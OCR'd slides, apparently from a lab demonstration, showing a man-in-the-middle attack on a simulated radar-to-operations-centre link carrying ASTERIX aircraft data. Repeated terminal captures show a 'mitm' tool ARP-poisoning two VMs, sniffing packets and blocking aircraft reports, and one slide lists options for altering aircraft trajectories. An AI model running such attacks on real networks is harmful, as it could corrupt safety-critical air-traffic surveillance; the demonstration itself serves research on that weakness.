
Comando para modificar la trayectoria de un avion

Dirección del avion a ser modificado

Coordenadas de destino dentro del radar

Cantidad de paquetes modificados


MitM - Attack


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY Loop: 90 Time: 1:36.7 Size: 1.6MB Speed: - 1x + Hide
<< < 0:03 11:03 > >>
Pause Mute Chase View
RADARES
File Edit View Help
HACKEADO
ORIGINAL
Terminal - tomuz@pcRadar:~/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
----------------------------------------------------------------

**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,204269
-Latitud Aeronave: -31,318489
-Velocidad Aeronave: 71,761337

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 0,372208

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
----------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 14 packets sniffed
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o BLOCK

 Aircraft Adress:49d0a9

 ** AA : 49d0a9 **Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 39 aircrafts blocked
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]#
```

MitM - Attack


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
Speed: - 1x + Hide
<< < 0:03 11:03 > >>
Pause
Mute
Chase View
End Replay
RADARES
File Edit View Help
HACKEADO
ORIGINAL
Terminal - tomuz@pcRadar:~/dev/clienteasterixgui
Archivo Editar Ver Te nal Ir Ayuda
Archi

1. FlightGear generates data in the XML file format.

2. It sends tl

Radar’s VM

4. It sends the data to the CO (Operation Center)

3. It receive data, decodes it and generates ASTERIX packets.


5. It performs the MitM attack

It changes the transmitter and receiver MAC address in order to forcé the packets to go through it.

```
**CONVERSION DATO  AERONAVE A DATOS ASTERIX**
Coordenadas Carte  anas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palar  ASTERIX (rho,theta): (00b0,7142)

**Paquete enviad   centro de operaciones**
------------------------------------------------------------------
**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,204269
-Latitud Aeronave: -31,318489
-Velocidad Aeronave: 71,761337

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 0,372208

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
------------------------------------------------------------------
```

```
[roo                                                   .201 -t
Crea
Atta
192.
192.
Tom
 14
   t
Cl
[roo                                                   .201 -t -o BLOCK

 Aircra   Adress:49d0a9

 ** AA : 49   9 **Created tap interface mitm0
Attacker is a  0:50:56:20:CC:6B
192.168.1.200 i   t 00:50:56:25:07:C1
192.168.1.201 is    00:50:56:25:07:C2
Tom is in the middl  (Press escape to exit)
 39 aircrafts blocked
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]#
```

MitM - Attack


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY Loop: 90 Time: 1:36.7 Size: 1.6MB Speed: - 1x + Hide
<< < 0:03 11:03 > >>
Pause Mute Chase View End Replay
RADARES
File Edit View Help
HACKEADO
ORIGINAL
Terminal - tomuz@pcRadar:~/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
--------------------------------------------------------------

**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,204269
-Latitud Aeronave: -31,318489
-Velocidad Aeronave: 71,761337

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 0,372208

**CONVERSION DATOS AERONAVE A DATOS AST
Coordenadas Cartesianas ASTERIX (x,y):
Coordenadas Palares ASTERIX (rho,theta)

**Paquete enviado al centro de operaciones**
--------------------------------------------------------------
```

6. It executes any of the available commands


```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 14 packets sniffed
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o BLOCK

 Aircraft Adress:49d0a9

 ** AA : 49d0a9 **Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 39 aircrafts blocked
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]#
```

It executes the ARP poisoning.

-192.168.1.200: Radar's VM IP address.

-192.168.1.201: CO's VM IP address.

